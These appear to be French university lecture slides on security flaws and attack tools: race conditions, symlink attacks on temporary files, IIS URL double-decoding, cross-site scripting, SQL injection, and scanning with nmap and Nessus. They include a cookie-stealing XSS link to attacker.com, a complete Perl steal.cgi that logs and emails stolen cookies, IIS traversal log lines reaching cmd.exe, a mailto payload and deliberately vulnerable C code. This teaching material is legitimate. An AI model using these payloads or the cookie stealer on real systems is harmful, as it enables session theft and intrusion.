28/09/2012

- ENSICAEN - (c) dp

122

Race Condition

- Toute ressource (fichiers, structure de données, ...) peut être manipulée simultanément par plusieurs processus ou plusieurs threads.
- Certaines opérations doivent donc être rendues atomiques.
- Les droits d'accès doivent être très précis.
- Exemple: quel est danger du programme sur le transparent suivant, sachant que l'exécutable appartient à "root" et possède le SetUser ID (bit s) ?

28/09/2012

- ENSICAEN - (c) dp

123

Race Condition

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
int main (int argc,char **argv)
{
    struct stat st ;
    FILE *fp ;
    if (argc != 3)
        {fprintf (stderr,"usage : %s fichier message\n", argv [0]) ; exit (EXIT_FAILURE) ;}
    if (stat (argv [1],&st) < 0)
        {fprintf (stderr,"%s introuvable\n",argv [1]) ;exit (EXIT_FAILURE) ;}
    if (st.st_uid != getuid ())
        {fprintf (stderr,"%s ne vous appartient pas !\n", argv [1]) ;exit (EXIT_FAILURE) ;}
    if (! S_ISREG (st.st_mode))
        {fprintf (stderr,"%s n'est pas un fichier normal\n", argv [1]) ;exit (EXIT_FAILURE) ;}
    if ( (fp = fopen (argv [1],"w")) == NULL)
        {fprintf (stderr,"Ouverture impossible\n") ;exit (EXIT_FAILURE) ;}
    fprintf (fp,"%s\n",argv [2]) ;fclose (fp) ;fprintf (stderr,"Ecriture OK\n") ;
    exit (EXIT_SUCCESS) ;
}
```

28/09/2012

- ENSICAEN - (c) dp

124

Fonctions à utiliser

- Il faut conserver la totale maîtrise d'un fichier lors de sa manipulation d'un fichier.
- Quelques exemples de fonctions utilisables:

int open (pathname,flag,mode)	Ouverture d'un fichier. Renvoie un descripteur
fstat (inf fd,struct stat *st)	Informations sur un fichier
FILE *fdopen (int fd,char *mode)	Obtenir un flux à partir d'un descripteur déjà ouvert

28/09/2012

- ENSICAEN - (c) dp

125

Fichiers temporaires

- Les applications créent des fichiers temporaires dans /tmp
- drwxrwxrwt 6 root root 1024 Sep 29 15:01 /tmp
- Problème quand le nom du fichier temporaire est prévisible et créé par une application root suid:
 - Création d'un lien symbolique entre ce fichier et un fichier système critique (/etc/shadow par exemple)
 - L'application doit être ensuite tuée pour qu'elle ne puisse effacer son fichier temporaire.

28/09/2012

- ENSICAEN - (c) dp

126

Exemple programme erroné

```
#include <stdio.h>

void main ()
{
    FILE *fp ;
    char chaine [80] ;
    memset (chaine,'0',sizeof (chaine)) ;
    if ( (fp = fopen ("/tmp/stupide","w")) == NULL) { exit (1) ; }
    read (0,chaine,sizeof (chaine)) ;
    fprintf (fp,"%s",chaine) ;
    fclose (fp) ;
}
```

28/09/2012

- ENSICAEN - (c) dp

127

Fichiers temporaires

- Création d'un répertoire dans un répertoire disposant d'un bit "t" (sticky bit):
 - Nom de fichier aléatoire.
 - Fichier ouvert avec les droits O_CREAT|O_EXCL (attention aux disques NFS avec O_EXCL).
- La fonction *tmpfile* (3) crée un fichier temporaire dans le répertoire spécifié par la variable *P_tmpdir* de *stdio.h*. Mais pas de précision sur les droits d'accès.
- Utiliser plutôt *mkstemp* (3) en conjonction avec *umask* (2).

28/09/2012

- ENSICAEN - (c) dp

128

Création d'un fichier temporaire

```
#include <stdio.h>
FILE *create_tempfile (char *temp_filename_pattern)
{
    int temp_fd,old_mode ;
    FILE *tmp ;
    old_mode = umask (077) ;
    temp_fd = mkstemp (temp_filename_pattern) ;
    umask (old_mode) ;
    if (temp_fd == -1) { exit (1); }
    if (! (tmp = fdopen (temp_fd,"w+b"))) { exit (1) ; }
    return tmp ;
}
void main ()
{
    char pattern [] = "/tmp/demoXXXXXX" ;
    create_tempfile (pattern) ;
    unlink (pattern) /* Effacement */
}
```

28/09/2012

- ENSICAEN - (c) dp

129

Exemple de vulnérabilité

The screenshot shows a Microsoft Internet Explorer window displaying a security advisory from SecurityFocus. The title of the page is "Black Hat Briefings Europe". The main content discusses a "Tripwire Insecure Temporary File Symbolic Link Vulnerability". It explains that Tripwire, an open-source host-based intrusion detection system, insecurely creates files using the `mktemp()` system call without checking for file existence, which allows local users to launch symbolic link attacks. The page includes links for "info", "discussion", "exploit", "solution", "credit", and "help". On the right side, there is a sidebar titled "VULNS" with links for "By Vendor", "By Title", "By Keyword", "By BugTraq ID", and "By CVE ID". At the bottom of the page, there is a disclaimer and a note about email correspondence.

28/09/2012

- ENSICAEN - (c) dp

130

Erreurs de décodage d'URL

- Certains caractères doivent être "échappés"; par exemple le passage de paramètres à un CGI, les caractères encodés sur plusieurs octets.
- Caractère échappé: %XX où XX est le code hexadécimal du caractère à encoder.
- Exemple:
nick=test+param%E8tre&channel=France
- Des serveurs webs peuvent ne pas décoder de manière propre.

28/09/2012

- ENSICAEN - (c) dp

131

Erreur de décodage d'URL

- Un serveur web est amené à prendre une décision en fonction d'une URL:
 - Le chemin indiqué ne doit pas sortir de la racine du serveur WEB
 - L'extension du fichier décide du handler à activer (.cgi, .jsp, ...); un fichier se terminant par *.jsp%00.html* peut être considéré comme un fichier html par les mécanismes de sécurité mais exécuté comme du code java (Java Server Page).
 - L'utilisateur doit avoir les permissions adéquates pour accéder au fichier ou répertoire indiqué.
- Beaucoup de serveurs web effectuent des tests de sécurité avant le décodage et non après.

28/09/2012

- ENSICAEN - (c) dp

132

Etude de cas

- Microsoft IIS 4.0 et 5.0 était vulnérable au problème: "MS IIS/PWS Escaped Characters Decoding Command Execution Vulnérability".
- Détail sur <http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2708>
- Correctif sur <http://www.microsoft.com/technet/security/bulletin/MS01-026.asp>
- Chaque requête subit le traitement suivant:
 - décodage.
 - test de sécurité.
 - si le test de sécurité est validé, décodage à nouveau avant utilisation.

28/09/2012

- ENSICAEN - (c) dp

133

IIS : Etude de cas

- On tente d'exécuter une commande sur le système distant: besoin de transmettre la chaîne ..\..
- Codage: ..%5c.. → Echec
- Double codage: ..%255c.. → Succès
- Plusieurs exploits disponibles, par exemple execiis.c par Filip Maertens, filip@securax.be
- IIS souffre aussi de la vulnérabilité "NT IIS MDAC RDS vulnérabilité (BugTraq ID 529)".

28/09/2012

- ENSICAEN - (c) dp

134

Exemples d'attaque

- Données extraites du fichier de log de <http://www.ensicaen.fr>

```
host-213-191-162-202.warsun.com - - [27/Aug/2004:07:42:22 +0200] "GET
 /scripts/.%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -
195.224.89.179 - - [28/Aug/2004:14:17:43 +0200] "GET
 /scripts/.%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -
artemisa.esct.urjc.es - - [05/Sep/2004:20:17:35 +0200] "GET
 /scripts/.%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -
195.167.240.188 - - [08/Sep/2004:03:53:14 +0200] "GET
 /scripts/.%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -
128.192.164.95 - - [10/Sep/2004:02:46:42 +0200] "GET
 /scripts/.%255c%255c../winnt/system32/cmd.exe?/c+dir" 404 -
```

28/09/2012

- ENSICAEN - (c) dp

135

Exemple de mauvais décodage d'URL

- Vulnérabilité découverte en juillet 2007 (CVE-2007-3845, BID-24837).
- Concerne Firefox sous Windows XP avec Internet Explorer 7 installé
- Mauvaise gestion du caractère spécial "%00" dans les chaînes formant les URI (Uniform Ressource Identifier)


28/09/2012

- ENSICAEN - (c) dp

136

Exemple de mauvais décodage d'URL

Envoyer votre courrier ici
_blank href="mailto:%00%00../../../../windows/system32/cmd.exe .
 ../../../../../../windows/system32/calc.exe " - " toto.bat>dp@ensicaen.fr



28/09/2012

- ENSICAEN - (c) dp

Le « cross site scripting »

- Attaque connue depuis février 2000:
 - <http://www.cert.org/advisories/CA-2000-02.html>
- Pourquoi ce nom :
 - Attaque basée sur l'exécution de scripts dans le navigateur de la victime (javascript, vbscript, ...).
 - La victime passe d'un site à l'autre sans s'en apercevoir.
- L'acronyme XSS:
 - CSS : Cascading Style Sheet
 - XSS : Cross Site Scripting (exécution croisée de code).

28/09/2012

- ENSICAEN - (c) dp

138

Intérêt de XSS


- http est un protocole sans notion de session: pas de lien entre les requêtes reçues par le serveur.
 - Une session doit être construite artificiellement:
 - Par un cookie envoyé au navigateur
 - Par manipulation d'URL contenant un identifiant
 - Par des paramètres d'un programme
 - Etc.

28/09/2012

- ENSICAEN - (c) dp

139

Exemple d'attaque



28/09/2012

- ENSICAEN - (c) dp

140

Comment détourner le cookie

- Le client a consulté un site pirate.
- Le client a reçu un courrier électronique contenant un lien vers un site pirate.
- Le serveur consulté a été piraté et contient un lien vers le site pirate.
- Un code malveillant pointant vers le site pirate a été inséré dans les saisies du client.
- Etc.


28/09/2012

- ENSICAEN - (c) dp

141

Exemple de mise en oeuvre

- Une vulnérabilité XSS est détectée sur le site www.vulnerable.com
- Un utilisateur clique sur un lien (reçu par courriel, trouvé sur un livre d'or, ...):



```

<html>
<a
href="http://www.vulnerable.com/var=<script>do
cument.location.replace(http://attacker.com/steal
.cgi?+document.cookie);</script>">

```

Nom d'un champ du formulaire

cliquer ici pour recevoir 50 euros

```

</a>
</html>

```

28/09/2012

- ENSICAEN - (c) dp

142

Script steal.cgi


- ```
#!/usr/bin/perl
steal.cgi by David Endler dendler@idefense.com
Specific to your system
$mailto = '/usr/sbin/sendmail';
create a log file of cookies, we'll also email them too
open(COOKIES,">>>stolen_cookie_file");
what the victim sees, customize as needed
print "Content-type:text/html\n\n";
print <<EndOfHTML;
<html><head><title>Cookie Stealing</title></head>
<body>
Your Cookie has been stolen. Thank you.
</body></html>
EndOfHTML
The QUERY_STRING environment variable should be filled with
the cookie text after steal.cgi:
http://www.attacker.com/steal.cgi?XXXXX
print COOKIES "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
now email the alert as well so we can start to hijack
open(MAIL, "|$mailto -t");
print MAIL "To: attacker@attacker.com\n";
print MAIL "From: cookie_steam@attacker.com\n";
print MAIL "Subject: Stolen Cookie Submission\n\n";
print MAIL ".\n" x 75, "\n\n";
print MAIL "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
close (MAIL);
```

28/09/2012

- ENSICAEN - (c) dp

143

## Exemple de code faible



28/09/2012

- ENSICAEN - (c) dp

144

## Remède possible

- Ne jamais faire confiance à une saisie utilisateur.
- Ne jamais afficher à l'écran tel quel une saisie utilisateur.
- Filtrer tous les caractères indésirables (comme les caractères < et >).
- Exemple en php:

```
print htmlspecialchars ("Bonjour $nom") ;
```

28/09/2012

- ENSICAEN - (c) dp

145

## L'authentification .htaccess


- Système d'authentification fréquemment utilisé pour restreindre l'accès au contenu de répertoires spécifiques.
- Filtre par domaine, mécanisme login/mot de passe.
- Fichier « .htaccess » par défaut.

28/09/2012

- ENSICAEN - (c) dp

146

## Exemple de connexion




28/09/2012

- ENSICAEN - (c) dp

147

## Ecoute de la phase de connexion



28/09/2012

- ENSICAEN - (c) dp

148

# Injection SQL


- Beaucoup d'applications web s'appuient sur des bases de données.
- Les requêtes SQL utilisent des informations saisies par les utilisateurs.
- Les informations doivent être traitées avant utilisation.

28/09/2012

- ENSICAEN - (c) dp

149

# Injection SQL



SELECT login FROM users WHERE login = '\$login' AND password='\$password'

Quel risque si les valeurs du formulaire sont utilisées sans vérification ?

28/09/2012

- ENSICAEN - (c) dp

150

# Sécurité des systèmes

28/09/2012

- ENSICAEN - (c) dp

151

## Disponibilité

- Plusieurs ordinateurs peuvent être regroupés en grappe (cluster) pour être visibles comme un seul ordinateur et permettre:
  - D'augmenter la disponibilité
  - De mieux répartir la charge
  - Permettre la montée en charge
  - ...
- Exemples:  
xgrid (apple), cluster linux, windows server, ...

28/09/2012

- ENSICAEN - (c) dp

152

# Virtualisation

- Ensemble des technologies matérielles et/ou logicielles qui permettent de faire fonctionner sur une seule machine plusieurs systèmes d'exploitation et/ou plusieurs applications, séparément les uns des autres, comme s'ils fonctionnaient sur des machines physiques distinctes.
- Quelques avantages:
  - Optimiser l'usage des ressources d'une machine tout en isolant les services entre eux.
  - Optimisation du taux d'utilisation des ressources informatiques
  - Economie d'énergie (« green computing »)
  - Gain économique et d'encombrement
  - Possibilité de cloner et/ou de déplacer des machines
- Quelques risques
  - Une panne ou une indisponibilité d'une ressource commune peut bloquer tous les services hébergés.
  - En fonction de la solution virtualisation, un manque de cloisonnement peut engendrer une fuite d'informations.
  - Risque de copie non souhaitée de machine virtuelle

28/09/2012

- ENSICAEN - (c) dp

153

# Logiciels de virtualisation

- vmware  
<http://www.vmware.com>
- Citrix Xen Server  
<http://www.citrix.com>
- Vserver  
<http://www.linux-vserver.org>
- Virtualbox: virtualisation du poste de travail  
<http://www.virtualbox.org/>

28/09/2012

- ENSICAEN - (c) dp

154

# *Les outils d'attaques/défenses*

28/09/2012

- ENSICAEN - (c) dp

155

## Beaucoup d'outils disponibles

outils de sécurité



Visite de G. Bush à la NSA en janvier 2006

28/09/2012

- ENSICAEN - (c) dp

156

## Anatomie d'une attaque

- Récolte d'informations sur une cible potentielle.
- Interrogation des bases *whois*.
- Utilisation de moteurs de recherche.
- Analyse de la cible (cartographie, recherche des services ouverts et des vulnérabilités).

28/09/2012

- ENSICAEN - (c) dp

157

## Cartographie du réseau

- Méthode standard peu efficace: ping (Packet Internet Groper).
- Outils plus sophistiqués:
  - Pinger <http://www.nmrc.org/files/snt/>
  - fping <http://www.fping.com>
  - hping3 <http://www.hping.org>
    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall rules.
    - Traceroute-like under different protocols.
    - Firewalk-like usage.
    - Remote OS fingerprinting.
    - TCP/IP stack auditing.
    - A lot of others.

28/09/2012

- ENSICAEN - (c) dp

158

## Cartographie du réseau

- Le DNS d'un site centralise toutes les machines connectées au réseau.
- Certains DNS incorrectement configurés peuvent autoriser des transferts de zones:

*dig @ns.domaine.com domaine.com axfr*

28/09/2012

- ENSICAEN - (c) dp

159

## Recherche des services ouverts

- Recherche des services ouverts à un instant donné.
- Utilisation d'un scanner de ports
- Envoi d'un paquet (TCP,UDP,ICMP) sur une cible et analyse du résultat; suivant les cas on pourra déterminer l'état d'un port (ouvert, fermé, filtré).
- Beaucoup de logiciels disponibles:  
    Unix: nmap, jakal, IdentTCPscan  
    Windows: ISS, YAPS

28/09/2012

- ENSICAEN - (c) dp

160

## nmap

- Outil de référence.
- nmap sous unix (<http://www.nmap.org>)
- Scanne une machine ou un réseau à la recherche des services ouverts et de son identité.
- Supporte de nombreuses techniques de scan:

28/09/2012

- ENSICAEN - (c) dp

161

## nmap: techniques de scan

- vanilla TCP connect () (-sT, défaut)
- TCP SYN (half open) (-sS)
- TCP FIN (stealth) (-sF)
- Xmas scan (-sX)
- Null scan (-sN)
- TCP ftp proxy (bounce attack) (-b server)
- SYN/FIN using IP fragments (-f)
- UDP recvfrom () (-sU)
- RPC scan (-sR)
- Reverse-ident (-l)

28/09/2012

- ENSICAEN - (c) dp

162



nmap

- Beaucoup de fonctionnalités présentes dans nmap:
    - Scan Sans envoi de trame ICMP (-P0)
    - Scan en mode verbeux (-v -v)
    - Impose le port source (-g port)
    - FingerPrinting: Remote OS detection (-O)
    - decoy scanning (-Ddecoy\_host1,decoy2[,...])
    - Timing policy (-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>)

28/09/2012

- ENSICAEN - (c) dp

163

## Exemple nmap (Zenmap)

The screenshot shows a NetworkMiner session capture window. The top menu bar includes File, Tools, Bridge, Help, and a Scan button. The main interface has tabs for Network, Hosts, Services, Ports/HTTP, Raw/Output, Port Details, and Scan Details. The Hosts tab is selected, showing two hosts: 192.168.16.253 and 192.168.16.254. The Services tab shows various open ports on both hosts. The Ports/HTTP tab displays several requests and responses, including a POST request from 192.168.16.253 to 192.168.16.254 at port 80. The Raw/Output tab shows the raw hex and ASCII data for these interactions. The Port Details tab provides a detailed breakdown of the selected port (port 80). The Scan Details tab shows the results of a quick full session scan on port 80. The bottom navigation bar includes buttons for Enable Network output highlight, Preferences, and Refresh.


28/09/2012

- ENSICAEN - (c) dp

164

## Scan Spoofé

- hping permet de scanner une machine en usurpant l'identité d'une autre:



28/09/2012

- ENSICAEN - (c) dp

165

## FingerPrinting passif

- FingerPrinting est dit passif quand il n'émet aucune information:
  - Analyse des trames envoyées par une machine distante.
  - Analyse d'un fichier de log.
- Exemple: p0f
  - <http://www.stearns.org/p0f>

28/09/2012

- ENSICAEN - (c) dp

166

## Association port-processus

- Comment trouver localement quel processus est en écoute sur un port:
  - Unix
    - netstat –anp (sur les versions récentes d'unix)
    - commande plus générale: lsof (LiSt Opened Files)  
`ftp://vic.cc.purdue.edu/pub/tools/unix/lsof  
lsof -i | grep LISTEN`
  - Windows
    - Active Ports
    - tcpview

28/09/2012

- ENSICAEN - (c) dp

167

## Exemple Unix "lsof"


```
httpd 1053 root 16u IPv4 3262 TCP *:http (LISTEN)
httpd 1060 nobody 16u IPv4 3262 TCP *:http (LISTEN)
httpd 1061 nobody 16u IPv4 3262 TCP *:http (LISTEN)
httpd 1062 nobody 16u IPv4 3262 TCP *:http (LISTEN)
httpd 1063 nobody 16u IPv4 3262 TCP *:http (LISTEN)
httpd 1064 nobody 16u IPv4 3262 TCP *:http (LISTEN)
sshd 1073 root 3u IPv4 3310 TCP *:ssh (LISTEN)
xinetd 1088 root 5u IPv4 3327 TCP *:pn-raproxy (LISTEN)
xinetd 1088 root 6u IPv4 3328 TCP *:telnet (LISTEN)
httpd 1213 nobody 16u IPv4 3262 TCP *:http (LISTEN)
httpd 7996 nobody 16u IPv4 3262 TCP *:http (LISTEN)
squid 14787 nobody 11u IPv4 13401405 TCP *:squid (LISTEN)
httpd 17885 nobody 16u IPv4 3262 TCP *:http (LISTEN)
```

28/09/2012

- ENSICAEN - (c) dp

168


## Exemple Windows



28/09/2012

## Recherche des versions utilisées

- Les versions des services utilisées donnent des indications sur les vulnérabilités potentielles.
- Les versions peuvent parfois être obtenues par un simple telnet sur un port donné:
- Exemples:



28/09/2012

- ENSICAEN - (c) dp

170

## Numéro de version d'un serveur web

```
dp@debian-mx1:~$ telnet www.ensicaen.fr 80
Trying 193.49.200.59...
Connected to serv2.ensicaen.fr.
Escape character is ']'.
quit
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
quit to /index.html not supported.<P>
Invalid method in request quit<P>
<HR>
<ADDRESS>Apache/1.3.26 Server at www.ensicaen.fr Port 80</ADDRESS>
</BODY></HTML>
Connection closed by foreign host.
```

Attention: le résultat est-il garanti ?

28/09/2012

- ENSICAEN - (c) dp

171

## Concept de faille

- Une faille est une vulnérabilité permettant à des attaquants d'obtenir un accès non autorisé à un système.
- On peut trouver des vulnérabilités à tous les niveaux:
  - routeurs
  - logiciels client/serveur
  - système d'exploitation
  - firewalls
  - ...

28/09/2012

- ENSICAEN - (c) dp

172

# Vulnérabilités

- Des dizaines de vulnérabilités sont découvertes chaque semaine (environ 7000 failles publiées sur Internet en 2011 et 26 millions de codes malveillants diffusés\*)
- Une vulnérabilité peut être la conséquence d'une négligence (mot de passe nul ou trivial par exemple) ou d'une erreur de programmation (buffer overflow, ...).
- Certaines vulnérabilités peuvent être gardées secrètes (à des fins d'espionnage, d'utilisation mafieuse, ...).
- La découverte de nouvelles vulnérabilités peut faire l'objet de rémunération; on entre dans l'ère du "vulnerability business".
- Certaines vulnérabilités peuvent être divulguées immédiatement (0 day); phénomène dangereux et irresponsable.
- Certains sites diffusent des exploits sans mentionner de correctifs.

\* Source: rapport PandaLabs 2012

28/09/2012

- ENSICAEN - (c) dp

173

# Vulnérabilités

- Un administrateur doit se tenir informé quotidiennement des dernières vulnérabilités et avoir de la réactivité.
- Beaucoup d'information en ligne:
  - Sites officiels
    - CERT (Computer Emergency Response Team)
    - Gouvernement français:
      - Premier Ministre
        - SGDN (Secrétaire Général de la Défense Nationale)
          - ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information)
            - COSSI (Centre Opérationnel de la sécurité des Systèmes d'Informations)
            - CERTA (Centre d'Expertise de Réponse et de Traitement des Attaques)
    - ...
    - Sites spécialisés
      - Listes de diffusion: BugTraq (<http://www.securityfocus.com>)
    - et beaucoup d'autres

28/09/2012

- ENSICAEN - (c) dp

174

## Correction des vulnérabilités

- Correctifs (patches) sur les sites des constructeurs (pas toujours immédiat).
- Récupérer les dernières versions des applications dans le cas des logiciels libres.

28/09/2012

- ENSICAEN - (c) dp

175

## Recherche des vulnérabilités

- Un scanner est un programme qui détecte les faiblesses de sécurité d'une machine distante ou locale.
- En interrogeant les ports TCP/IP, on peut détecter:
  - Les services exécutés à un moment précis
  - Les utilisateurs propriétaires de ces services
  - Si les connexions anonymes sont acceptées
  - Si certains services réseaux nécessitent une authentification
  - etc.

28/09/2012

- ENSICAEN - (c) dp

176

## Scanners

- Attention aux problèmes légaux et éthiques lors de l'utilisation de scanners.
- Les scanners laissent des traces dans les fichiers d'audit.
- On trouve des scanners commerciaux et domaines public.

28/09/2012

- ENSICAEN - (c) dp

177

## Scanners

- Historiquement: SATAN (Security Administrator's Tool for Analysing Networks) distribué en avril 1995 par Dan Farmer et Wietse Venema.
- Quelques références de scanners:
  - nessus <http://www.nessus.org>
  - iss <http://www.iss.net>

28/09/2012

- ENSICAEN - (c) dp

178

## Nessus: un outil de test de sécurité

- Téléchargeable sur :
  - <http://www.nessus.org>
- Modèle client/serveur:
- Utilise des plug-in
- Dispose un langage de programmation (NASL = Nessus Attack Scripting Language)

28/09/2012

- ENSICAEN - (c) dp

179

## Nessus: suite

- Génère des rapports clairs et exportables.
- Base de données des vulnérabilités connues remise à jour régulièrement.
- Etc.

28/09/2012

- ENSICAEN - (c) dp

180

## Nessus: exemple de résultat

Plugin ID	Count	Severity	Name	Family
51192	3	Medium	SSL Certificate Cannot Be Trusted	General
57582	3	Medium	SSL Self-Signed Certificate	General
53491	2	Low	SSL / TLS Renegotiation DoS	General
11219	7	Info	Nessus SYN scanner	Port scanners
10863	4	Info	SSL Certificate Information	General
21643	3	Info	SSL Cipher Suites Supported	General
56984	3	Info	SSL / TLS Versions Supported	General
57041	3	Info	SSL Perfect Forward Secrecy Cipher Suites Supported	General
10114	1	Info	ICMP Timestamp Request Remote Date Disclosure	General
10287	1	Info	Traceroute Information	General
10981	1	Info	SSH Protocol Versions Supported	General
11996	1	Info	OS Identification	General
25220	1	Info	TCP/IP Timestamps Supported	General
38520	1	Info	Backported Security Patch Detection (SSH)	General
45590	1	Info	Common Platform Enumeration (CPE)	General

28/09/2012

- ENSICAEN - (c) dp

181

## Exemple plug-in: bonk.nasl (extrait)

```

start_denial();
PADDING = 0x1c;
